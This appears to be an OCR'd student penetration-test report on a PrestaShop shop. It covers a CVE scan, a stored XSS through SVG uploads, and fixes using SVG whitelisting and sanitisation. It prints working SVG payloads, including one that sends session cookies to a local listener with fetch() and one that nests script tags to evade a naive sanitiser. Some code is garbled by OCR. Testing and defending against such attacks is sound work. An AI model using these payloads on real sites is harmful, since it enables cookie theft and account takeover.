
CVE SUMMARY

Severity	Count
CRITICAL	269
HIGH	589
MEDIUM	239
LOW	19
UNKNOWN	70

NewFound CVEs

Vendor	Product	Version	CVE Number	Source	Severity	Score (CVSS Version)
haxx	curl	2.3.3	CVE-2013-1944	NVD	MEDIUM	5 (v2)
haxx	curl	2.3.3	CVE-2014-3613	NVD	MEDIUM	5 (v2)
haxx	curl	2.3.3	CVE-2014-3620	NVD	MEDIUM	5 (v2)
haxx	curl	2.3.3	CVE-2015-3153	NVD	MEDIUM	5 (v2)
haxx	curl	2.3.3	CVE-2016-0754	NVD	MEDIUM	5.3 (v3)
haxx	curl	2.3.3	CVE-2016-0755	NVD	HIGH	7.3 (v3)
haxx	curl	2.3.3	CVE-2016-4606	NVD	CRITICAL	9.8 (v3)
haxx	curl	2.3.3	CVE-2016-4802	NVD	HIGH	7.8 (v3)
haxx	curl	2.3.3	CVE-2016-8615	NVD	HIGH	7.5 (v3)
haxx	curl	2.3.3	CVE-2016-8616	NVD	MEDIUM	5.9 (v3)
haxx	curl	2.3.3	CVE-2016-8617	NVD	HIGH	7 (v3)
haxx	curl	2.3.3	CVE-2016-8618	NVD	CRITICAL	9.8 (v3)
haxx	curl	2.3.3	CVE-2016-8619	NVD	CRITICAL	9.8 (v3)
haxx	curl	2.3.3	CVE-2016-8620	NVD	CRITICAL	9.8 (v3)
haxx	curl	2.3.3	CVE-2016-8621	NVD	HIGH	7.5 (v3)
haxx	curl	2.3.3	CVE-2016-8623	NVD	HIGH	7.5 (v3)
haxx	curl	2.3.3	CVE-2016-8624	NVD	HIGH	7.5 (v3)
haxx	curl	2.3.3	CVE-2016-8625	NVD	HIGH	7.5 (v3)

Throughout our process, we used the Burp Suite tool to intercept the requests and responses to our web application and allowed us to send modified payloads. Here is one example from our investigation.



Although we did not find any vulnerabilities in our investigation, we looked at several databases to gain insight into vulnerabilities.

At last, we found one XSS vulnerability [1], which is elaborately discussed in the result section.

Results

Overview

XSS targeting the Front Office

Threat	Stored XSS from the back office to the front office by uploading an SVG image that contains the script.
Affected Service/Asset/Target Software Component	The attack could leak the client's persistent cookies, which could result in leaking more
Severity/Impact	High: Could leak the session cookies of the client, bypass the login and impersonate the target.
Likelihood	Low: requires the back office user to upload the SVG
Proposed countermeasures	1. Refuse the SVG format for uploading images. 2. Use a whitelist of tags allowed in the SVG file to sanitise or filter the SVG file.
Overall risk evaluation	High * Low = Medium risk

Files used

In the following sections, there are three files that were used to test the different scenarios:

1. xss.svg

This is the main SVG that was used. The script alerts the user that the script is executed and is then redirected to a youtube link.

2. no-xss.svg

```
 GNU nano 7.2                                no-xss.svg
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD
  <figcaption>Click on the bars to see the details</figcaption>
<svg version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
</svg>
</figure>
```

This SVG is a copy of xss.svg, but with no script to use as a control. In other words, this file is used to emulate a legitimate SVG file.

3. disguisedxss.svg

```
 GNU nano 7.2                  disguisedxss.svg *
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD>
  <figcaption>Click on the bars to see the details</figcaption>
<svg version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1>
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
<scr<script>ipt type="text/javascript">
alert("I can send you to somewhere evil!");
window.location.href="https://www.youtube.com/watch?v=dQw4w9WgXcQ";
</s</script>cript>

</svg>
</figure>
```

This SVG is made so that, if the script tags would be deleted, another pair would remain from the code. This is because it is a vulnerability of the first SVG-sanitiser open-source module, which simply deletes it.

4. malicious2.svg


```
<path d="M1458 433 c-19 -5 -25 -23 -9 -23 5 0 26 -27 46 -60 20 -33 41 -60
45 -60 5 0 16 14 25 30 20 38 29 38 52 0 9 -17 22 -29 28 -27 5 2 22 25 37 52
14 27 34 55 44 62 23 17 6 36 -27 31 -18 -2 -23 -9 -22 -25 3 -26 -24 -53 -32
-32 -2 8 -3 23 -2 34 2 16 -5 21 -32 23 -40 4 -60 -10 -43 -31 13 -15 6 -27
-14 -27 -7 0 -14 12 -16 28 -2 22 -8 27 -33 29 -16 0 -38 -1 -47 -4z"/>
<path d="M1993 430 c-13 -5 -23 -16 -23 -25 0 -17 25 -21 35 -5 9 15 35 12 35
-4 0 -8 -12 -17 -27 -21 -36 -9 -53 -23 -53 -45 0 -30 28 -45 61 -33 17 7 31
7 35 2 8 -14 31 -11 49 7 11 12 13 20 6 27 -6 6 -11 28 -11 49 0 53 -45 73
-107 48z"/>
</g>
<script>fetch('http://127.0.0.1:9001?cookie=' + document.cookie);</script>
</svg>
```

This SVG has a different script that outputs the Prestashop persistent session cookies on an alert tag.


Stored XSS

This vulnerability occurs on the back office side of the application. As a back office-user, the user must go to one of the product's edit page. From there, there are two fields: one for the description and another one for the and one to list the product's features. The reason why both of these fields are important is because they both use the Tiny Moxiecode Content Editor window (TinyMCE) [tinyMCE] which allows you to attach an image file of type SVG in these fields. What is special about SVGs is that they are graphics coded with XML tags and, therefore, are compatible with script tags (see the files above).

Once the file is uploaded, save the product page. From that point on, the malicious script is stored inside the system's asset folder ready to be exported. It is important to know that, once an asset is uploaded, it is also available for other back-office users, which could borrow that very same malicious SVG for other products. As for the client side of the store, any front-office user who goes on the product's page and opens the SVG image will execute the script of the SVG. The script could redirect the user to a malicious website, send the persistent Prestashop session cookies to the attacker and much more. When viewing xss.svg, this is the result:




This indicates that the attacker can make the client execute any script from their end. Now, when it comes to stealing some information about the client's Prestashop account, it could leak the persistent session cookies as demonstrated with malicious2.svg:



From there, the attacker could log in and

The defences

First, we need to understand the process of where the SVG file goes for the upload. Everything happens in the back-office's filemanager folder. In it, there is the dialog.php that first initialises the API call. Then, it calls dropzone.min.js to open a dropzone to get the file that the user inputs. Then, the file is temporarily put in a tmp folder until the checks are done before copying its content into the asset folder. It is important to note that dropzone.min.js is an imported module, therefore there should not be any modification done to it since any update of that dependency would remove them.




1st solution: Stopping SVGs from being uploaded

By changing the allowed supported files in the config/config.php file, we can remove the "SVG" extension.

```
SearchController.php | Link.php 9+ | config.php | Dispatcher.php 9+
html > admin > filemanager > config > config.php
svg  Aa ab .*  ? of 3
94   $create_folders=true;
95   $delete_folders=true;
96   $upload_files=true;
97   $rename_files=true;
98   $rename_folders=true;
99   $duplicate_files=true;
100
101  //**********************
102  //Allowed extensions (lowercase insert)
103  //**********************
104  $ext_img = array('jpg', 'jpeg', 'png', 'gif', 'bmp', 'tiff', 'svg', 'webp'); //Images
105  $ext_file = array('pdf'); //array('doc', 'docx','rtf', 'pdf', 'xls', 'xlsx', 'txt', 'csv','htm
106  $ext_video = array('mov', 'mpeg', 'mp4', 'avi', 'mpg', 'wma', 'flv', 'webm'); //Video
107  $ext_music = array(); //array('mp3', 'm4a', 'ac3', 'aiff', 'mid','ogg','wav'); //Audio
108  $ext_misc = array(); // array('zip', 'rar','gz','tar','iso','dmg'); //Archives
109
```

This results in any SVG file being refused by the dropzone directly, whether it is harmful or not.



This solution restrains the attack surface without completely removing the possibility to upload an image as there are other supported extensions that would give the same outcomes. However, it is clear that this solution also slightly deters the usability of the functionality and, therefore, may not be the best solution if that specific file format is seen as important to support.

2nd solution: Using a module to sanitise the image

This second solution would not be a great one if we would have coded it ourselves. At first, we tried a small repository in which the code was certain to not be a malware as the small scale allowed us to verify it thoroughly [2]. It was developed by a single programmer, which could lead to it not covering the vulnerability exhaustively. The way it works is it uses a whitelist of all the tags and attributes that are safe and that cannot use javascript code and remove the rest of them.

```
// defines the whitelist of elements and attributes allowed.
private static $whitelist = array(
        "a"⇒array("class", "clip-path", "clip-rule", "fill", "fill-opacity", "fill-rule", "filter", "id", "mask", "opacity", "stroke", "str
        "circle"⇒array("class", "clip-path", "clip-rule", "cx", "cy", "fill", "fill-opacity", "fill-rule", "filter", "id", "mask", "opacity
        "clipPath"⇒array("class", "clipPathUnits", "id"),
        "defs"⇒array(),
    "style" ⇒array("type"),
        "desc"⇒array(),
        "ellipse"⇒array("class", "clip-path", "clip-rule", "cx", "cy", "fill", "fill-opacity", "fill-rule", "filter", "id", "mask", "opacit
        "feGaussianBlur"⇒array("class", "color-interpolation-filters", "id", "requiredFeatures", "stdDeviation"),
        "filter"⇒array("class", "color-interpolation-filters", "filterRes", "filterUnits", "height", "id", "primitiveUnits", "requiredFeatu
        "foreignObject"⇒array("class", "font-size", "height", "id", "opacity", "requiredFeatures", "style", "transform", "width", "x", "y"),
        "g"⇒array("class", "clip-path", "clip-rule", "id", "display", "fill", "fill-opacity", "fill-rule", "filter", "mask", "opacity", "re
        "image"⇒array("class", "clip-path", "clip-rule", "filter", "height", "id", "mask", "opacity", "requiredFeatures", "style", "systemL
        "line"⇒array("class", "clip-path", "clip-rule", "fill", "fill-opacity", "fill-rule", "filter", "id", "marker-end", "marker-mid", "m
        "linearGradient"⇒array("class", "id", "gradientTransform", "gradientUnits", "requiredFeatures", "spreadMethod", "systemLanguage", "
        "marker"⇒array("id", "class", "markerHeight", "markerUnits", "markerWidth", "orient", "preserveAspectRatio", "refX", "refY", "syste
        "mask"⇒array("class", "height", "id", "maskContentUnits", "maskUnits", "width", "x", "y"),
        "metadata"⇒array("class", "id"),
        "path"⇒array("class", "clip-path", "clip-rule", "d", "fill", "fill-opacity", "fill-rule", "filter", "id", "marker-end", "marker-mid
        "pattern"⇒array("class", "height", "id", "patternContentUnits", "patternTransform", "patternUnits", "requiredFeatures", "style", "s
        "polygon"⇒array("class", "clip-path", "clip-rule", "id", "fill", "fill-opacity", "fill-rule", "filter", "id", "class", "marker-end"
        "polyline"⇒array("class", "clip-path", "clip-rule", "id", "fill", "fill-opacity", "fill-rule", "filter", "marker-end", "marker-mid"
        "radialGradient"⇒array("class", "cx", "cy", "fx", "fy", "gradientTransform", "gradientUnits", "id", "r", "requiredFeatures", "sprea
        "rect"⇒array("class", "clip-path", "clip-rule", "fill", "fill-opacity", "fill-rule", "filter", "height", "id", "mask", "opacity", "
        "stop"⇒array("class", "id", "offset", "requiredFeatures", "stop-color", "stop-opacity", "style", "systemLanguage"),
        "svg"⇒array("class", "clip-path", "clip-rule", "filter", "id", "height", "mask", "preserveAspectRatio", "requiredFeatures", "style"
        "switch"⇒array("class", "id", "requiredFeatures", "systemLanguage"),
        "symbol"⇒array("class", "fill", "fill-opacity", "fill-rule", "filter", "font-family", "font-size", "font-style", "font-weight", "id
        "text"⇒array("class", "clip-path", "clip-rule", "fill", "fill-opacity", "fill-rule", "filter", "font-family", "font-size", "font-st
        "textPath"⇒array("class", "id", "method", "requiredFeatures", "spacing", "startOffset", "style", "systemLanguage", "transform", "xl
        "title"⇒array(),
        "tspan"⇒array("class", "clip-path", "clip-rule", "dx", "dy", "fill", "fill-opacity", "fill-rule", "filter", "font-family", "font-si
        "use"⇒array("class", "clip-path", "clip-rule", "fill", "fill-opacity", "fill-rule", "filter", "height", "id", "mask", "stroke", "st
);
```

Its simplicity also allowed us to convert this sanitization process into a filtering process, which could lead to better results if refusing to upload a file is better than uploading an incomplete SVG. Below, we have modified to sanitization function to return 1's whenever the function detects a tag or attribute that is not present in the whitelist and 0 otherwise.

```
function sanitize()
{
        // all elements in xml doc
        $allElements = $this->xmlDoc->getElementsByTagName("*");

        // loop through all elements
        for($i = 0; $i < $allElements->length; $i++)
        {
                $currentNode = $allElements->item($i);
                // array of allowed attributes in specific element
                $whitelist_attr_arr = self::$whitelist[$currentNode->tagName];

                // does element exist in whitelist?
            if(isset($whitelist_attr_arr)) {
                        for($x = 0; $x < $currentNode->attributes->length; $x++) {
                                // get attributes name
                                $attrName = $currentNode->attributes->item($x)->name;
                                // check if attribute isn't in whiltelist
                                if(!in_array($attrName,$whitelist_attr_arr)) {
                                        // $currentNode->removeAttribute($attrName);
                                        // $x--;
                    return 1;
                                }
                        }
                    // else remove element
                    else {
                return 1;
                        // $currentNode->parentNode->removeChild($currentNode);
                        // $i--;

                }
        return 0;
            }
}
```

This allowed us to differentiate between xss.svg and no-xss.svg. One thing to note is that an attacker could put script tags as follows to fool the initial sanitizer: <scr<script>ipt></scr</script>ipt>. However, with the modifications, it's either pass or fail, which would not let that particular case slip through. It is also important to note that there is no sanitization of the tags themselves, but any way to trick the sanitization processes would not


work in this scenario as anything that is slightly off from what is on the whitelist is enough to flag it as a malicious file. For the initial code, however, these cases would have been a problem.

Since no security is better than a bad one, we then try a more popular tool that was developed by a team of 15 developers that is more widely used by 7.8k users [3]. Not only does it sanitise the SVG file, but this one could not be fooled by the previous embedded script tags inside script tags because it also checks if it is a valid SVG file and sends back the boolean “False” if it is not syntactically sound. This solution is the best of both worlds: not only does it keep the functionality to upload SVG files, but it also ensures that the file is sanitised at best or dropped if it is too suspicious. Implementing it in upload.php looks like this as we make sure that, when the file is an SVG, it sanitises it before uploading it on the system or drops the request if the SVG file makes no syntactical sense.

```
 GNU nano 7.2                                                    upload.php *
        $targetFile = $targetPath.$_FILES['file']['name'];
        $targetFileThumb = $targetPathThumb.$_FILES['file']['name'];

        if (in_array(mb_strtolower($info['extension']), $ext_img)) {
            $is_img = true;
        } else {
            $is_img = false;
        }


        if ($is_img) {

if(mb_strtolower($info['extension']=="svg"){
// Create a new sanitizer instance
$sanitizer = new Sanitizer();

// Load the dirty svg
$dirtySVG = file_get_contents($tempFile);

// Pass it to the sanitizer and get it back clean
$cleanSVG = $sanitizer->sanitize($dirtySVG);

if(!$cleanSVG){
        header('HTTP/1.1 456 Bad file', true, 456);
        exit();

}

file_put_contents($tempFile, $cleanSVG);

}

            move_uploaded_file($tempFile, $targetFile);
            chmod($targetFile, 0755);

            $memory_error = false;
```

Therefore, a malicious SVG file such as xss.svg would go through, but would have any dynamic part removed. However, disguidedxss.svg is not able to be uploaded because the embedded tag inside the script tag made the file syntactically incorrect, which made the sanitization function return “False”.

When the client opens xss.svg afterward, the script is nowhere to be seen.



Conclusions

Through vulnerability scans, many alarms were raised, but none of the potential vulnerabilities that resulted from those could be exploited by us. While our methodology effectively found one exploit, more research with other tools could have revealed more reproducible ones. Mainly, since the database version is vulnerable, there could be a way to bypass the programmed sanitization to find an SQL injection. There could also be more cross-site scripting exploits that would have made us implement the Content Security Policy (CSP) header configurations to

allow the bare minimum in terms of rights while keeping all of Prestashop's usability. Also, we really went in-depth on one particular vulnerability but could not give a big coverage. But we can consider our work a penetration test report in future, which can help to make more exploits and proof of concept.

Reference

[1] Ağalarov, Mirabbas. "Prestashop 8.0.4 - Cross-Site Scripting (XSS)." *Exploit Database*, 3 July 2023, www.exploit-db.com/exploits/51563 . [Last access: 22 April 2024]

[2] Norris, Alister. "SVG-Sanitizer" *Github*, 24 May 2013, https://github.com/alnorris/SVG-Sanitizer/tree/master [Last access: 22 April 2024]

[3] D. Doyle, "darylldoyle/svg-sanitizer," *GitHub*, Apr. 16, 2024. https://github.com/darylldoyle/svg-sanitizer [Last access: 22 April 2024]